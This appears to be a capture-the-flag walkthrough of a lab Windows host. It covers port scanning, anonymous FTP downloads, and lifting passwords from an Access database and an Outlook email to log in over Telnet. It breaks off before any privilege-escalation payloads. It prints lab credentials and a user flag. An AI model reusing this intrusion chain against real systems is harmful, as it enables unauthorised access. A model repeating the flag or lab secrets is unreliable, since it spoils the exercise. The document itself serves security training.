
Scanning

Rustscan
rustscan -a 10.10.10.98 -b 100
Nmap
nmap -sC -sV -T5 -oA nmap/initials 10.10.10.98
# Nmap 7.94SVN scan initiated Thu May 22 14:38:21 2025 as: nmap -sC -sV -T5 -oA nmap/initials 10.10.10.98
Nmap scan report for 10.10.10.98 (10.10.10.98)
Host is up (0.18s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can not get directory listing: PASV failed: 425 Cannot open data connection.
23/tcp open  telnet  Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Micros
oft-IIS/7.5
|_http-title: MegaCorp
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: 4s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May 22 14:39:05 2025 -- 1 IP address (1 host up) scanned in 43.64 seconds
Key Findings:
Port 21 - FTP with Anonymous login allowed (this looks juicy! 🍖)
Port 23 - Telnet service running
Port 80 - IIS 7.5 (older version, potentially vulnerable)
The FTP anonymous access immediately caught my attention - it’s like finding an unlocked door in a security assessment!
Enumeration
FTP Anonymous Access

First, I checked the FTP anonymous login since it looked very promising, and boy, it delivered! I discovered two interesting directories:
Backups\backup.mdbEngineers\Active Control.zip

File Download Process
I downloaded these files using the get command, but here’s a crucial tip: you need to set binary mode for proper file transfer, otherwise you’ll encounter some weird errors that’ll make you question your life choices.

Initial File Analysis
After downloading, I discovered:
backup.mdbis a Microsoft Access Database file- The zip file is password-protected (of course it is! 🔐)

Database Analysis
I analyzed the backup.mdb file and found numerous table names. Here’s the complete list for reference:

acc_antiback | acc_door | acc_firstopen | acc_firstopen_emp | acc_holidays | acc_interlock | acc_levelset | acc_levelset_door_group | acc_linkageio | acc_map | acc_mapdoorpos | acc_morecardempgroup | acc_morecardgroup | acc_timeseg | acc_wiegandfmt | ACGroup | acholiday | ACTimeZones | action_log | AlarmLog | areaadmin | att_attreport | att_waitforprocessdata | attcalclog | attexception | AuditedExc | auth_group_permissions | auth_message | auth_permission | auth_user | auth_user_groups | auth_user_user_permissions | base_additiondata | base_appoption | base_basecode | base_datatranslation | base_operatortemplate | base_personaloption | base_strresource | base_strtranslation | base_systemoption | CHECKEXACT | CHECKINOUT | dbbackuplog | DEPARTMENTS | deptadmin | DeptUsedSchs | devcmds | devcmds_bak | django_content_type | django_session | EmOpLog | empitemdefine | EXCNOTES | FaceTemp | iclock_dstime | iclock_oplog | iclock_testdata | iclock_testdata_admin_area | iclock_testdata_admin_dept | LeaveClass | LeaveClass1 | Machines | NUM_RUN | NUM_RUN_DEIL | operatecmds | personnel_area | personnel_cardtype | personnel_empchange | personnel_leavelog | ReportItem | SchClass | SECURITYDETAILS | ServerLog | SHIFT | TBKEY | TBSMSALLOT | TBSMSINFO | TEMPLATE | USER_OF_RUN | USER_SPEDAY | UserACMachines | UserACPrivilege | USERINFO | userinfo_attarea | UsersMachines | UserUpdates | worktable_groupmsg | worktable_instantmsg | worktable_msgtype | worktable_usrmsg | ZKAttendanceMonthStatistics | acc_levelset_emp | acc_morecardset | ACUnlockComb | AttParam | auth_group | AUTHDEVICE | base_option | dbapp_viewmodel | FingerVein | devlog | HOLIDAYS | personnel_issuecard | SystemLog | USER_TEMP_SCH | UserUsedSClasses | acc_monitor_log | OfflinePermitGroups | OfflinePermitUsers | OfflinePermitDoors | LossCard | TmpPermitGroups | TmpPermitUsers | TmpPermitDoors | ParamSet | acc_reader | acc_auxiliary | STD_WiegandFmt | CustomReport | ReportField | BioTemplate | FaceTempEx | FingerVeinEx | TEMPLATEEx
Database Content Extraction
I used the online MDB viewer at https://www.mdbopener.com/ to open the database file and downloaded it as an Excel file for easier analysis.

Credential Discovery
After thoroughly examining all tables, I struck gold in the auth_user table, which contained some tasty credentials:

|id|username    |password         |Status  |last_login|RoleID|Remark|
|25| admin      |admin            |1       |08/23/18 21:11:47|26||
|27|engineer    |access4u@security|1       |08/23/18 21:13:36|26||
|28|backup_admin|admin            |1       |08/23/18 21:14:02|26||
ZIP File Password Cracking
Remember that encrypted zip file from the engineer’s folder? Well, access4u@security looked like a perfect candidate for the password, and guess what? It worked like a charm! 🎯

PST File Analysis
The zip file contained a .pst (Microsoft Outlook Personal Storage) file:

I used pst-utils to extract the content from this file, which generated an .mbox file containing HTML-formatted email data.

Email Content Analysis
From the extracted email file, I discovered another set of credentials for the Security user with the password 4Cc3ssC0ntr0ller. Since we know Telnet is available on port 23, these credentials are likely our ticket in!
From "john@megacorp.com" Fri Aug 24 05:14:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="--boundary-LibPST-iamunique-928963397_-_-"
----boundary-LibPST-iamunique-928963397_-_-
Content-Type: multipart/alternative;
boundary="alt---boundary-LibPST-iamunique-928963397_-_-"
--alt---boundary-LibPST-iamunique-928963397_-_-
Content-Type: text/plain; charset="utf-8"
Hi there,
The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.
Regards,
John
--alt---boundary-LibPST-iamunique-928963397_-_-
Content-Type: text/html; charset="us-ascii"
<html xmlns:v="urn:schemas-microsoft-com:vml" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:w="urn:schemas-microsoft-com:office:word" xmlns:m="http://schemas.microsoft.com/office/2004/12/omml" xmlns="http://www.w3.org/TR/REC-html40"><head><meta http-equiv=Content-Type content="text/html; charset=us-ascii"><meta name=Generator content="Microsoft Word 15 (filtered medium)"><style><!--
/* Font Definitions */
@font-face
{font-family:"Cambria Math";
panose-1:0 0 0 0 0 0 0 0 0 0;}
@font-face
{font-family:Calibri;
panose-1:2 15 5 2 2 2 4 3 2 4;}
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
{margin:0in;
margin-bottom:.0001pt;
font-size:11.0pt;
font-family:"Calibri",sans-serif;}
a:link, span.MsoHyperlink
{mso-style-priority:99;
color:#0563C1;
text-decoration:underline;}
a:visited, span.MsoHyperlinkFollowed
{mso-style-priority:99;
color:#954F72;
text-decoration:underline;}
p.msonormal0, li.msonormal0, div.msonormal0
{mso-style-name:msonormal;
mso-margin-top-alt:auto;
margin-right:0in;
mso-margin-bottom-alt:auto;
margin-left:0in;
font-size:11.0pt;
font-family:"Calibri",sans-serif;}
span.EmailStyle18
{mso-style-type:personal-compose;
font-family:"Calibri",sans-serif;
color:windowtext;}
.MsoChpDefault
{mso-style-type:export-only;
font-size:10.0pt;
font-family:"Calibri",sans-serif;}
@page WordSection1
{size:8.5in 11.0in;
margin:1.0in 1.0in 1.0in 1.0in;}
div.WordSection1
{page:WordSection1;}
--></style><!--[if gte mso 9]><xml>
<o:shapedefaults v:ext="edit" spidmax="1026" />
</xml><![endif]--><!--[if gte mso 9]><xml>
<o:shapelayout v:ext="edit">
<o:idmap v:ext="edit" data="1" />
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72"><div class=WordSection1><p class=MsoNormal>Hi there,<o:p></o:p></p><p class=MsoNormal><o:p> </o:p></p><p class=MsoNormal>The password for the “security” account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.<o:p></o:p></p><p class=MsoNormal><o:p> </o:p></p><p class=MsoNormal>Regards,<o:p></o:p></p><p class=MsoNormal>John<o:p></o:p></p></div></body></html>
--alt---boundary-LibPST-iamunique-928963397_-_---
----boundary-LibPST-iamunique-928963397_-_---

Exploitation
Telnet Authentication

Time to put these credentials to the test! I attempted to login via Telnet using:
- Username:
security - Password:
4Cc3ssC0ntr0ller
Success! We’re in the system! 🎉
User Flag Capture
- After gaining access, I was able to retrieve the user flag:
52a53e342f7c24182f28cdef8ba4b490
Post Exploitation
- Now comes the fun part - but also the frustrating part! This shell is incredibly unstable, and many standard payloads just refuse to cooperate. Let me share my journey through payload hell:
Initial Payload Struggles
I tried multiple approaches, all of which failed spectacularly:
